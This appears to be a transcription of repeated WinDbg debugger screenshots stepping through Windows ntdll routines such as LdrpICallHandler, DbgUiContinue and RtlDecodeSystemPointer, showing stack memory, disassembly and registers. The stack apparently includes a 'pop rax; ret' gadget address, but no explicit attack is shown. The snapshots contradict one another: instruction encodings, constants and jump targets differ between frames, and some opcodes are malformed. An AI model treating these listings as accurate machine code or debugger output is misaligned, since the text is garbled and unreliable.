00000064`16aff920 00007ffe0cbcc728
00000064`16aff928 0000130000000000
00000064`16aff930 000034041ff24e16
00000064`16aff938 00007ffe0cbcc6d0
00000064`16aff940 0000006416affa10
00000064`16aff948 00007ffe0cc54da3
00000064`16aff950 00003460095db73e
00000064`16aff958 00007ffe0cc07eae
00000064`16aff960 0000000000000000
00000064`16aff968 0000000000000000
00000064`16aff970 0000000000000000
00000064`16aff978 0000000000000000
00000064`16aff980 0000000000000000

```

Disassembly

Offset: 00007ffe0cc16181

Previous Next

```
00007ffe`0cc16157 7415      je      ntdll!LdrpHandleInvalidUserCallTarget+0x
00007ffe`0cc16159 4881c480000000 add     rsp,80h
00007ffe`0cc16160 58        pop     rax
00007ffe`0cc16161 5a        pop     rdx
00007ffe`0cc16162 59        pop     rcx
00007ffe`0cc16163 4158      pop     r8
00007ffe`0cc16165 4159      pop     r9
00007ffe`0cc16167 415a      pop     r10
00007ffe`0cc16169 415b      pop     r11
00007ffe`0cc1616b 48ffe0    jmp     rax
00007ffe`0cc1616e 0f286c2470 movaps  xmm5,xmmword ptr [rsp+70h]
00007ffe`0cc16173 0f28642460 movaps  xmm4,xmmword ptr [rsp+60h]
00007ffe`0cc16178 4881c480000000 add     rsp,80h
00007ffe`0cc1617f 58        pop     rax
00007ffe`0cc16180 5a        pop     rdx
00007ffe`0cc16181 59        pop     rcx
00007ffe`0cc16182 4158      pop     r8
00007ffe`0cc16184 4159      pop     r9
00007ffe`0cc16186 415a      pop     r10
00007ffe`0cc16188 415b      pop     r11
00007ffe`0cc1618a c3        ret
00007ffe`0cc1618b cc        int     3
00007ffe`0cc1618c cc        int     3
00007ffe`0cc1618d cc        int     3
00007ffe`0cc1618e cc        int     3
00007ffe`0cc1618f cc        int     3
00007ffe`0cc16190 cc        int     3
00007ffe`0cc16191 6666666666666660f1f8400000000000 nop word ptr [rax+rax]
ntdll!LdrpICallHandler:
```

Registers

Customize...

Reg	Value
rax	34041ff24e00
rcx	3460095db73e0000
rdx	0
rbx	0
rsp	6416aff918
rbp	0
rsi	0
rdi	0
r8	0
r9	6416affa10


Memory

Virtual: rax

Previous Next

Display format: Quad Hex

```
00000064`16aff918 00007ffe0cc2a00d
00000064`16aff920 00007ffe0cbcc728
00000064`16aff928 0000130000000000
00000064`16aff930 000034041ff24e16
00000064`16aff938 00007ffe0cbcc6d0
00000064`16aff940 0000006416affa10
00000064`16aff948 00007ffe0cc54da3
00000064`16aff950 00003460095db73e
00000064`16aff958 00007ffe0cc07eae
00000064`16aff960 0000000000000000
00000064`16aff968 0000000000000000
00000064`16aff970 0000000000000000
00000064`16aff978 0000000000000000
```



Disassembly

Offset: 00007ffe0cc16181

Previous Next

```
00007ffe`0cc16159 4881c480000000 add    rsp,80h
00007ffe`0cc16160 58                pop    rax
00007ffe`0cc16161 5a                pop    rdx
00007ffe`0cc16162 59                pop    rcx
00007ffe`0cc16163 4158              pop    r8
00007ffe`0cc16165 4159              pop    r9
00007ffe`0cc16167 415a              pop    r10
00007ffe`0cc16169 415b              pop    r11
00007ffe`0cc1616b 48ffe0            jmp     rax
00007ffe`0cc1616e 0f286c2470        movaps xmm5,xmmword ptr [rsp+70h]
00007ffe`0cc16173 0f28642460        movaps xmm4,xmmword ptr [rsp+60h]
00007ffe`0cc16178 4881c480000000 add    rsp,80h
00007ffe`0cc1617f 58                pop    rax
00007ffe`0cc16180 5a                pop    rdx
00007ffe`0cc16181 59                pop    rcx
00007ffe`0cc16182 4158              pop    r8
00007ffe`0cc16184 4159              pop    r9
00007ffe`0cc16186 415a              pop    r10
00007ffe`0cc16188 415b              pop    r11
00007ffe`0cc1618a c3                ret
00007ffe`0cc1618b cc                int     3
00007ffe`0cc1618c cc                int     3
00007ffe`0cc1618d cc                int     3
00007ffe`0cc1618e cc                int     3
00007ffe`0cc1618f cc                int     3
00007ffe`0cc16190 cc                int     3
00007ffe`0cc16191 6666666666666660f1f8400000000000 nop word ptr [rax+rax]
ntdll!LdrpICallHandler:
00007ffe`0cc161a0 8139060000c0      cmp     dword ptr [rcx],0C0000006h
```

Registers

Customize...


Reg	Value
rax	34041ff24e00
rcx	3460095db73e0000
rdx	7ffe0cc2a00d
rbx	0
rsp	6416aff920
rbp	0
rsi	0
rdi	0
r8	0
r9	6416affa10

Memory

Virtual: rax Previous Next

Display format: Quad Hex

```
00000064`16aff920 00007ffe0cbcc728
00000064`16aff928 0000130000000000
00000064`16aff930 000034041ff24e16
00000064`16aff938 00007ffe0cbcc6d0
00000064`16aff940 0000006416affa10
00000064`16aff948 00007ffe0cc54da3
00000064`16aff950 00003460095db73e
00000064`16aff958 00007ffe0cc07eae
00000064`16aff960 0000000000000000
00000064`16aff968 0000000000000000
00000064`16aff970 0000000000000000
00000064`16aff978 0000000000000000
00000064`16aff980 0000000000000000
```



Disassembly

Offset: 00007ffe0cc16181

```
00007ffe`0cc16160 58          pop     rax
00007ffe`0cc16161 5a          pop     rdx
00007ffe`0cc16162 59          pop     rcx
00007ffe`0cc16163 4158       pop     r8
00007ffe`0cc16165 4159       pop     r9
00007ffe`0cc16167 415a       pop     r10
00007ffe`0cc16169 415b       pop     r11
00007ffe`0cc1616b 48ffe0     jmp     rax
00007ffe`0cc1616e 0f286c2470 movaps    xmm5,xmmword ptr [rsp+70h]
00007ffe`0cc16173 0f28642460 movaps    xmm4,xmmword ptr [rsp+60h]
00007ffe`0cc16178 4881c480000000 add     rsp,80h
00007ffe`0cc1617f 58          pop     rax
00007ffe`0cc16180 5a          pop     rdx
00007ffe`0cc16181 59          pop     rcx
00007ffe`0cc16182 4158       pop     r8
00007ffe`0cc16184 4159       pop     r9
00007ffe`0cc16186 415a       pop     r10
00007ffe`0cc16188 415b       pop     r11
00007ffe`0cc1618a c3          ret
00007ffe`0cc1618b cc          int     3
00007ffe`0cc1618c cc          int     3
00007ffe`0cc1618d cc          int     3
00007ffe`0cc1618e cc          int     3
00007ffe`0cc1618f cc          int     3
00007ffe`0cc16190 cc          int     3
00007ffe`0cc16191 6666666666666660f1f8400000000000 nop word ptr [rax+rax]
ntdll!LdrpICallHandler:
00007ffe`0cc161a0 8139060000c0 cmp     dword ptr [rcx],0C0000006h
00007ffe`0cc161a6 740a       je      ntdll!LdrpICallHandler+0x12 (00007ffe`0cc161a6)
```

Registers

Customize...


Reg	Value
rax	34041ff24e00
rcx	7ffe0cbcc728
rdx	7ffe0cc2a00d
rbx	0
rsp	6416aff928
rbp	0
rsi	0
rdi	0
r8	0
r9	6416affa10

Memory

Virtual: rax

Display format: Quad Hex

00000064`16aff928	0000130000000000
00000064`16aff930	000034041ff24e16
00000064`16aff938	00007ffe0cbcc6d0
00000064`16aff940	0000006416affa10
00000064`16aff948	00007ffe0cc54da3
00000064`16aff950	00003460095db73e
00000064`16aff958	00007ffe0cc07eae
00000064`16aff960	0000000000000000
00000064`16aff968	0000000000000000
00000064`16aff970	0000000000000000
00000064`16aff978	0000000000000000
00000064`16aff980	0000000000000000
00000064`16aff988	0000000000000000



Disassembly

Offset: 00007ffe0cc16181

Previous Next

```
00007ffe`0cc16161 5a          pop     rdx
00007ffe`0cc16162 59          pop     rcx
00007ffe`0cc16163 4158       pop     r8
00007ffe`0cc16165 4159       pop     r9
00007ffe`0cc16167 415a       pop     r10
00007ffe`0cc16169 415b       pop     r11
00007ffe`0cc1616b 48ffe0     jmp     rax
00007ffe`0cc1616e 0f286c2470 movaps    xmm5,xmmword ptr [rsp+70h]
00007ffe`0cc16173 0f28642460 movaps    xmm4,xmmword ptr [rsp+60h]
00007ffe`0cc16178 4881c48000000000 add     rsp,80h
00007ffe`0cc1617f 58          pop     rax
00007ffe`0cc16180 5a          pop     rdx
00007ffe`0cc16181 59          pop     rcx
00007ffe`0cc16182 4158       pop     r8
00007ffe`0cc16184 4159       pop     r9
00007ffe`0cc16186 415a       pop     r10
00007ffe`0cc16188 415b       pop     r11
00007ffe`0cc1618a c3          ret
00007ffe`0cc1618b cc          int     3
00007ffe`0cc1618c cc          int     3
00007ffe`0cc1618d cc          int     3
00007ffe`0cc1618e cc          int     3
00007ffe`0cc1618f cc          int     3
00007ffe`0cc16190 cc          int     3
00007ffe`0cc16191 6666666666666660f1f8400000000000 nop word ptr [rax+rax]
ntdll!LdrpICallHandler:
00007ffe`0cc161a0 8139060000c0 cmp     dword ptr [rcx],0C0000006h
00007ffe`0cc161a6 740a       je      ntdll!LdrpICallHandler+0x12 (00007ffe`0c
00007ffe`0cc161a8 33d2       xor     edx,edx
```

Registers

Customize...

Reg	Value
rax	34041ff24e00
rcx	7ffe0cbcc728
rdx	7ffe0cc2a00d
rbx	0
rsp	6416aff930
rbp	0
rsi	0
rdi	0
r8	130000000000
r9	6416affa10


Memory

Virtual: rax

Previous Next

Display format: Quad Hex

00000064`16aff930	000034041ff24e16
00000064`16aff938	00007ffe0cbcc6d0
00000064`16aff940	0000006416affa10
00000064`16aff948	00007ffe0cc54da3
00000064`16aff950	00003460095db73e
00000064`16aff958	00007ffe0cc07eae
00000064`16aff960	0000000000000000
00000064`16aff968	0000000000000000
00000064`16aff970	0000000000000000
00000064`16aff978	0000000000000000
00000064`16aff980	0000000000000000
00000064`16aff988	0000000000000000
00000064`16aff990	0000000000000000



Disassembly

Offset: 00007ffe0cc16181

Previous Next

```
00007ffe`0cc16162 59          pop     rcx
00007ffe`0cc16163 4158       pop     r8
00007ffe`0cc16165 4159       pop     r9
00007ffe`0cc16167 415a       pop     r10
00007ffe`0cc16169 415b       pop     r11
00007ffe`0cc1616b 48ffe0     jmp     rax
00007ffe`0cc1616e 0f286c2470 movaps   xmm5,xmmword ptr [rsp+70h]
00007ffe`0cc16173 0f28642460 movaps   xmm4,xmmword ptr [rsp+60h]
00007ffe`0cc16178 4881c48000000000 add     rsp,80h
00007ffe`0cc1617f 58          pop     rax
00007ffe`0cc16180 5a          pop     rdx
00007ffe`0cc16181 59          pop     rcx
00007ffe`0cc16182 4158       pop     r8
00007ffe`0cc16184 4159       pop     r9
00007ffe`0cc16186 415a       pop     r10
00007ffe`0cc16188 415b       pop     r11
00007ffe`0cc1618a c3          ret
00007ffe`0cc1618b cc          int     3
00007ffe`0cc1618c cc          int     3
00007ffe`0cc1618d cc          int     3
00007ffe`0cc1618e cc          int     3
00007ffe`0cc1618f cc          int     3
00007ffe`0cc16190 cc          int     3
00007ffe`0cc16191 6666666666666660f1f8400000000000 nop word ptr [rax+rax]
ntdll!LdrpICallHandler:
00007ffe`0cc161a0 8139060000c0 cmp     dword ptr [rcx],0C00000006h
00007ffe`0cc161a6 740a       je      ntdll!LdrpICallHandler+0x12 (00007ffe`0c
00007ffe`0cc161a8 33d2       xor     edx,edx
00007ffe`0cc161aa b90a000000 mov     ecx,0Ah
```

Registers

Customize...

Reg	Value
rax	34041ff24e00
rcx	7ffe0cbcc728
rdx	7ffe0cc2a00d
rbx	0
rsp	6416aff938
rbp	0
rsi	0
rdi	0
r8	130000000000
r9	34041ff24e16

Memory

Virtual: rax Previous Next

Display format: Quad Hex

00000064`16aff938	00007ffe0cbcc6d0
00000064`16aff940	0000006416affa10
00000064`16aff948	00007ffe0cc54da3
00000064`16aff950	00003460095db73e
00000064`16aff958	00007ffe0cc07eae
00000064`16aff960	0000000000000000
00000064`16aff968	0000000000000000
00000064`16aff970	0000000000000000
00000064`16aff978	0000000000000000
00000064`16aff980	0000000000000000
00000064`16aff988	0000000000000000
00000064`16aff990	0000000000000000
00000064`16aff998	0000000000000000

C:\Windows\System32\cmd.exe - WinDbg:10.0.16299.15 AMD64

File Edit View Debug Window Help

Disassembly

Offset: 00007ffe0cc16181 Previous Next

```
00007ffe`0cc16162 59          pop      rcx
00007ffe`0cc16163 4158        pop      r8
00007ffe`0cc16165 4159        pop      r9
00007ffe`0cc16167 415a        pop      r10
00007ffe`0cc16169 415b        pop      r11
00007ffe`0cc1616b 48ffe0      jmp      rax
00007ffe`0cc1616e 0f286c2470  movaps  xmm5,xmmword ptr [rsp+70h]
00007ffe`0cc16173 0f28642460  movaps  xmm4,xmmword ptr [rsp+60h]
00007ffe`0cc16178 4881c48000000000 add     rsp,80h
00007ffe`0cc1617f 58          pop      rax
00007ffe`0cc16180 5a          pop      rdx
00007ffe`0cc16181 59          pop      rcx
00007ffe`0cc16182 4158        pop      r8
00007ffe`0cc16184 4159        pop      r9
00007ffe`0cc16186 415a        pop      r10
00007ffe`0cc16188 415b        pop      r11
00007ffe`0cc1618a c3          ret
00007ffe`0cc1618b cc          int      3
00007ffe`0cc1618c cc          int      3
00007ffe`0cc1618d cc          int      3
00007ffe`0cc1618e cc          int      3
00007ffe`0cc1618f cc          int      3
00007ffe`0cc16190 cc          int      3
00007ffe`0cc16191 6666666666666660f1f8400000000000 nop word ptr [rax+rax]
ntdll!LdrpICallHandler:
00007ffe`0cc161a0 8139060000c0 cmp     dword ptr [rcx],0C0000006h
00007ffe`0cc161a6 740a        je      ntdll!LdrpICallHandler+0x12 (00007ffe`0c
00007ffe`0cc161a8 33d2        xor     edx,edx
00007ffe`0cc161aa b90a000000 mov     ecx,0Ah
```

Registers

Customize...


Reg	Value
rax	34041ff24e00
rcx	7ffe0cbcc728
rdx	7ffe0cc2a00d
rbx	0
rsp	6416aff938
rbp	0
rsi	0
rdi	0
r8	130000000000
r9	34041ff24e16

Memory

Virtual: rax Previous Next

Display format: Quad Hex

00000064`16aff938	00007ffe0cbcc6d0
00000064`16aff940	0000006416affa10
00000064`16aff948	00007ffe0cc54da3
00000064`16aff950	00003460095db73e
00000064`16aff958	00007ffe0cc07eae
00000064`16aff960	0000000000000000
00000064`16aff968	0000000000000000
00000064`16aff970	0000000000000000
00000064`16aff978	0000000000000000
00000064`16aff980	0000000000000000
00000064`16aff988	0000000000000000
00000064`16aff990	0000000000000000
00000064`16aff998	0000000000000000



Disassembly

Offset: 00007ffe0cc16181

Previous Next

```
00007ffe`0cc16162 59          pop     rcx
00007ffe`0cc16163 4158       pop     r8
00007ffe`0cc16165 4159       pop     r9
00007ffe`0cc16167 415a       pop     r10
00007ffe`0cc16169 415b       pop     r11
00007ffe`0cc1616b 48ffe0     jmp     rax
00007ffe`0cc1616e 0f286c2470 movaps   xmm5,xmmword ptr [rsp+70h]
00007ffe`0cc16173 0f28642460 movaps   xmm4,xmmword ptr [rsp+60h]
00007ffe`0cc16178 4881c48000000000 add     rsp,80h
00007ffe`0cc1617f 58         pop     rax
00007ffe`0cc16180 5a         pop     rdx
00007ffe`0cc16181 59         pop     rcx
00007ffe`0cc16182 4158       pop     r8
00007ffe`0cc16184 4159       pop     r9
00007ffe`0cc16186 415a       pop     r10
00007ffe`0cc16188 415b       pop     r11
00007ffe`0cc1618a c3         ret
00007ffe`0cc1618b cc         int     3
00007ffe`0cc1618c cc         int     3
00007ffe`0cc1618d cc         int     3
00007ffe`0cc1618e cc         int     3
00007ffe`0cc1618f cc         int     3
00007ffe`0cc16190 cc         int     3
00007ffe`0cc16191 6666666666666660f1f8400000000000 nop word ptr [rax+rax]
ntdll!LdrpICallHandler:
00007ffe`0cc161a0 8139060000c0 cmp     dword ptr [rcx],0C00000006h
00007ffe`0cc161a6 740a       je      ntdll!LdrpICallHandler+0x12 (00007ffe`0c
00007ffe`0cc161a8 33d2       xor     edx,edx
00007ffe`0cc161aa b90a000000 mov     ecx,0Ah
```

Registers

Customize...


Reg	Value
rax	34041ff24e00
rcx	7ffe0cbcc728
rdx	7ffe0cc2a00d
rbx	0
rsp	6416aff938
rbp	0
rsi	0
rdi	0
r8	130000000000
r9	34041ff24e16

Memory

Virtual: rax Previous Next

Display format: Quad Hex

00000064`16aff938	00007ffe0cbcc6d0
00000064`16aff940	0000006416affa10
00000064`16aff948	00007ffe0cc54da3
00000064`16aff950	00003460095db73e
00000064`16aff958	00007ffe0cc07eae
00000064`16aff960	0000000000000000
00000064`16aff968	0000000000000000
00000064`16aff970	0000000000000000
00000064`16aff978	0000000000000000
00000064`16aff980	0000000000000000
00000064`16aff988	0000000000000000
00000064`16aff990	0000000000000000
00000064`16aff998	0000000000000000



Disassembly

Offset: 00007ffe0cc16181

```
00007ffe`0cc16163 4158      pop      r8
00007ffe`0cc16165 4159      pop      r9
00007ffe`0cc16167 415a      pop      r10
00007ffe`0cc16169 415b      pop      r11
00007ffe`0cc1616b 48ffe0    jmp      rax
00007ffe`0cc1616e 0f286c2470 movaps   xmm5,xmmword ptr [rsp+70h]
00007ffe`0cc16173 0f28642460 movaps   xmm4,xmmword ptr [rsp+60h]
00007ffe`0cc16178 4881c48000000000 add      rsp,80h
00007ffe`0cc1617f 58        pop      rax
00007ffe`0cc16180 5a        pop      rdx
00007ffe`0cc16181 59        pop      rcx
00007ffe`0cc16182 4158      pop      r8
00007ffe`0cc16184 4159      pop      r9
00007ffe`0cc16186 415a      pop      r10
00007ffe`0cc16188 415b      pop      r11
00007ffe`0cc1618a c3        ret
00007ffe`0cc1618b cc        int      3
00007ffe`0cc1618c cc        int      3
00007ffe`0cc1618d cc        int      3
00007ffe`0cc1618e cc        int      3
00007ffe`0cc1618f cc        int      3
00007ffe`0cc16190 cc        int      3
00007ffe`0cc16191 6666666666666660f1f8400000000000 nop word ptr [rax+rax]
ntdll!LdrpICallHandler:
00007ffe`0cc161a0 8139060000c0 cmp      dword ptr [rcx],0C0000006h
00007ffe`0cc161a6 740a      je       ntdll!LdrpICallHandler+0x12 (00007ffe`0cc161a8)
00007ffe`0cc161a8 33d2      xor      edx,edx
00007ffe`0cc161aa b90a000000 mov      ecx,0Ah
00007ffe`0cc161af cd29      int      29h
```

Registers

Customize...


Reg	Value
rax	34041ff24e00
rcx	7ffe0cbcc728
rdx	7ffe0cc2a00d
rbx	0
rsp	6416aff940
rbp	0
rsi	0
rdi	0
r8	130000000000
r9	34041ff24e16

Memory

Virtual: rax

Display format: Quad Hex

```
00000064`16aff940 0000006416affa10
00000064`16aff948 00007ffe0cc54da3
00000064`16aff950 00003460095db73e
00000064`16aff958 00007ffe0cc07eae
00000064`16aff960 0000000000000000
00000064`16aff968 0000000000000000
00000064`16aff970 0000000000000000
00000064`16aff978 0000000000000000
00000064`16aff980 0000000000000000
00000064`16aff988 0000000000000000
00000064`16aff990 0000000000000000
00000064`16aff998 0000000000000000
00000064`16aff9a0 0000000000000000
```

Disassembly

Offset: 00007ffe0cc16181

```
00007ffe`0cc16165 4159      pop      r9
00007ffe`0cc16167 415a      pop      r10
00007ffe`0cc16169 415b      pop      r11
00007ffe`0cc1616b 48ffe0    jmp      rax
00007ffe`0cc1616e 0f286c2470 movaps   xmm5,xmmword ptr [rsp+70h]
00007ffe`0cc16173 0f28642460 movaps   xmm4,xmmword ptr [rsp+60h]
00007ffe`0cc16178 4881c48000000000 add      rsp,80h
00007ffe`0cc1617f 58        pop      rax
00007ffe`0cc16180 5a        pop      rdx
00007ffe`0cc16181 59        pop      rcx
00007ffe`0cc16182 4158      pop      r8
00007ffe`0cc16184 4159      pop      r9
00007ffe`0cc16186 415a      pop      r10
00007ffe`0cc16188 415b      pop      r11
00007ffe`0cc1618a c3        ret
00007ffe`0cc1618b cc        int      3
00007ffe`0cc1618c cc        int      3
00007ffe`0cc1618d cc        int      3
00007ffe`0cc1618e cc        int      3
00007ffe`0cc1618f cc        int      3
00007ffe`0cc16190 cc        int      3
00007ffe`0cc16191 6666666666666660f1f8400000000000 nop word ptr [rax+rax]
ntdll!LdrpICallHandler:
00007ffe`0cc161a0 8139060000c0 cmp      dword ptr [rcx],0C0000006h
00007ffe`0cc161a6 740a      je       ntdll!LdrpICallHandler+0x12 (00007ffe`0cc161a8)
00007ffe`0cc161a8 33d2      xor      edx,edx
00007ffe`0cc161aa b90a000000 mov      ecx,0Ah
00007ffe`0cc161af cd29      int      29h
00007ffe`0cc161b1 90        nop
```

Registers

Customize...


Reg	Value
rax	34041ff24e00
rcx	7ffe0cbcc728
rdx	7ffe0cc2a00d
rbx	0
rsp	6416aff948
rbp	0
rsi	0
rdi	0
r8	130000000000
r9	34041ff24e16

Memory

Virtual: rax

Display format: Quad Hex

```
00000064`16aff948 00007ffe0cc54da3
00000064`16aff950 00003460095db73e
00000064`16aff958 00007ffe0cc07eae
00000064`16aff960 0000000000000000
00000064`16aff968 0000000000000000
00000064`16aff970 0000000000000000
00000064`16aff978 0000000000000000
00000064`16aff980 0000000000000000
00000064`16aff988 0000000000000000
00000064`16aff990 0000000000000000
00000064`16aff998 0000000000000000
00000064`16aff9a0 0000000000000000
00000064`16aff9a8 0000000000000000
```



Disassembly

Offset: 00007ffe0cc16181

Previous Next

No prior disassembly possible

00007ffe`0cc54da3 58 pop rax

00007ffe`0cc54da4 c3 ret

00007ffe`0cc54da5 cc int 3

00007ffe`0cc54da6 cc int 3

00007ffe`0cc54da7 cc int 3

00007ffe`0cc54da8 cc int 3

00007ffe`0cc54da9 cc int 3

00007ffe`0cc54daa cc int 3

00007ffe`0cc54dab cc int 3

00007ffe`0cc54dac cc int 3

00007ffe`0cc54dad cc int 3

00007ffe`0cc54dae cc int 3

00007ffe`0cc54daf cc int 3

ntdll!DbgUiContinue:

00007ffe`0cc54db0 488bc1 mov rax,rcx

00007ffe`0cc54db3 448bc2 mov r8d,edx

00007ffe`0cc54db6 65488b0c2530000000 mov rcx,qword ptr gs:[30h]

00007ffe`0cc54dbf 488bd0 mov rdx,rax

00007ffe`0cc54dc2 488b89a8160000 mov rcx,qword ptr [rcx+16A8h]

00007ffe`0cc54dc9 e9021efdff jmp ntdll!NtDebugContinue (00007ffe`0cc26bd0)

00007ffe`0cc54dce cc int 3

00007ffe`0cc54dcf cc int 3

00007ffe`0cc54dd0 cc int 3

00007ffe`0cc54dd1 cc int 3

00007ffe`0cc54dd2 cc int 3

00007ffe`0cc54dd3 cc int 3

00007ffe`0cc54dd4 cc int 3

00007ffe`0cc54dd5 cc int 3

Registers

Customize...

Reg	Value
rax	34041ff24e00
rcx	7ffe0cbcc728
rdx	7ffe0cc2a00d
rbx	0
rsp	6416aff950
rbp	0
rsi	0
rdi	0
r8	130000000000
r9	34041ff24e16


Memory

Virtual: rax

Previous Next

Display format: Quad Hex

00000064`16aff950	00003460095db73e
00000064`16aff958	00007ffe0cc07eae
00000064`16aff960	0000000000000000
00000064`16aff968	0000000000000000
00000064`16aff970	0000000000000000
00000064`16aff978	0000000000000000
00000064`16aff980	0000000000000000
00000064`16aff988	0000000000000000
00000064`16aff990	0000000000000000
00000064`16aff998	0000000000000000
00000064`16aff9a0	0000000000000000
00000064`16aff9a8	0000000000000000
00000064`16aff9b0	0000000000000000



Disassembly

Offset: 00007ffe0cc16181

```
00007ffe`0cc54d5d 4c8d442420    lea     r8,[rsp+20h]
00007ffe`0cc54d62 894c2438      mov     dword ptr [rsp+38h],ecx
00007ffe`0cc54d66 0f57c0        xorps   xmm0,xmm0
00007ffe`0cc54d69 48894c2430     mov     qword ptr [rsp+30h],rcx
00007ffe`0cc54d6e 41b901000000   mov     r9d,1
00007ffe`0cc54d74 f30f7f442440   movdqu  xmmword ptr [rsp+40h],xmm0
00007ffe`0cc54d7a c744242030000000 mov     dword ptr [rsp+20h],30h
00007ffe`0cc54d82 ba0f001f00     mov     edx,1F000Fh
00007ffe`0cc54d87 65488b0c2530000000 mov     rcx,qword ptr gs:[30h]
00007ffe`0cc54d90 4881c1a8160000 add     rcx,16A8h
00007ffe`0cc54d97 e83419fdff     call    ntdll!NtCreateDebugObject (00007ffe`0cc2
00007ffe`0cc54d9c 8bc8          mov     ecx,eax
00007ffe`0cc54d9e 8bc1          mov     eax,ecx
00007ffe`0cc54da0 4883c458      add     rsp,58h
00007ffe`0cc54da4 c3            ret
00007ffe`0cc54da5 cc            int     3
00007ffe`0cc54da6 cc            int     3
00007ffe`0cc54da7 cc            int     3
00007ffe`0cc54da8 cc            int     3
00007ffe`0cc54da9 cc            int     3
00007ffe`0cc54daa cc            int     3
00007ffe`0cc54dab cc            int     3
00007ffe`0cc54dac cc            int     3
00007ffe`0cc54dad cc            int     3
00007ffe`0cc54dae cc            int     3
00007ffe`0cc54daf cc            int     3
ntdll!DbgUiContinue:
00007ffe`0cc54db0 488bc1        mov     rax,rcx
00007ffe`0cc54db3 448bc2        mov     r8d,edx
```

Registers

Customize...


Reg	Value
rax	3460095db73e
rcx	7ffe0cbcc728
rdx	7ffe0cc2a00d
rbx	0
rsp	6416aff958
rbp	0
rsi	0
rdi	0
r8	130000000000
r9	34041ff24e16

Memory

Virtual: rax

Display format: Quad Hex

```
00000064`16aff958 00007ffe0cc07eae
00000064`16aff960 0000000000000000
00000064`16aff968 0000000000000000
00000064`16aff970 0000000000000000
00000064`16aff978 0000000000000000
00000064`16aff980 0000000000000000
00000064`16aff988 0000000000000000
00000064`16aff990 0000000000000000
00000064`16aff998 0000000000000000
00000064`16aff9a0 0000000000000000
00000064`16aff9a8 0000000000000000
00000064`16aff9b0 0000000000000000
00000064`16aff9b8 0000000000000000
```



Disassembly

Offset: 00007ffe0cc16191

Previous Next

```
00007ffe`0cc07e8b cc      int      3
00007ffe`0cc07e8c cc      int      3
00007ffe`0cc07e8d cc      int      3
00007ffe`0cc07e8e cc      int      3
00007ffe`0cc07e8f cc      int      3
ntdll!RtlDecodeSystemPointer:
00007ffe`0cc07e90 448b04253003fe7f mov     r8d,dword ptr [SharedUserData+0x330] (00000000)
00007ffe`0cc07e98 4c8bc9          mov     r9,rcx
00007ffe`0cc07e9b 418bd0          mov     edx,r8d
00007ffe`0cc07e9e 418bc0          mov     eax,r8d
00007ffe`0cc07ea1 83e23f          and     edx,3Fh
00007ffe`0cc07ea4 b940000000      mov     ecx,40h
00007ffe`0cc07ea9 2bca           sub     ecx,edx
00007ffe`0cc07eab 49d3c9          ror     r9,cl
00007ffe`0cc07eae 4933c1          xor     rax,r9
00007ffe`0cc07eb1 c3             ret
00007ffe`0cc07eb2 cc      int      3
00007ffe`0cc07eb3 cc      int      3
00007ffe`0cc07eb4 cc      int      3
00007ffe`0cc07eb5 cc      int      3
00007ffe`0cc07eb6 cc      int      3
00007ffe`0cc07eb7 cc      int      3
00007ffe`0cc07eb8 cc      int      3
00007ffe`0cc07eb9 cc      int      3
00007ffe`0cc07eba cc      int      3
00007ffe`0cc07ebb cc      int      3
00007ffe`0cc07ebc cc      int      3
00007ffe`0cc07ebd cc      int      3
00007ffe`0cc07ebe cc      int      3
```

Registers

Customize...

Reg	Value
rax	3460095db73e
rcx	7ffe0cbcc728
rdx	7ffe0cc2a00d
rbx	0
rsp	6416aff960
rbp	0
rsi	0
rdi	0
r8	130000000000
r9	34041ff24e16


Memory

Virtual: rax

Previous Next

Display format: Quad Hex

00000064`16aff960	0000000000000000
00000064`16aff968	0000000000000000
00000064`16aff970	0000000000000000
00000064`16aff978	0000000000000000
00000064`16aff980	0000000000000000
00000064`16aff988	0000000000000000
00000064`16aff990	0000000000000000
00000064`16aff998	0000000000000000
00000064`16aff9a0	0000000000000000
00000064`16aff9a8	0000000000000000
00000064`16aff9b0	0000000000000000
00000064`16aff9b8	0000000000000000
00000064`16aff9c0	0000000000000000



Disassembly

Offset: 00007ffe0cc16191

```
00007ffe`0cc07e8c cc      int      3
00007ffe`0cc07e8d cc      int      3
00007ffe`0cc07e8e cc      int      3
00007ffe`0cc07e8f cc      int      3
ntdll!RtlDecodeSystemPointer:
00007ffe`0cc07e90 448b04253003fe7f mov     r8d,dword ptr [SharedUserData+0x330] (00007ffe0cc07e90)
00007ffe`0cc07e98 4c8bc9          mov     r9,rcx
00007ffe`0cc07e9b 418bd0          mov     edx,r8d
00007ffe`0cc07e9e 418bc0          mov     eax,r8d
00007ffe`0cc07ea1 83e23f          and     edx,3Fh
00007ffe`0cc07ea4 b940000000      mov     ecx,40h
00007ffe`0cc07ea9 2bca           sub     ecx,edx
00007ffe`0cc07eab 49d3c9          ror     r9,cl
00007ffe`0cc07eae 4933c1          xor     rax,r9
00007ffe`0cc07eb1 c3             ret
00007ffe`0cc07eb2 cc      int      3
00007ffe`0cc07eb3 cc      int      3
00007ffe`0cc07eb4 cc      int      3
00007ffe`0cc07eb5 cc      int      3
00007ffe`0cc07eb6 cc      int      3
00007ffe`0cc07eb7 cc      int      3
00007ffe`0cc07eb8 cc      int      3
00007ffe`0cc07eb9 cc      int      3
00007ffe`0cc07eba cc      int      3
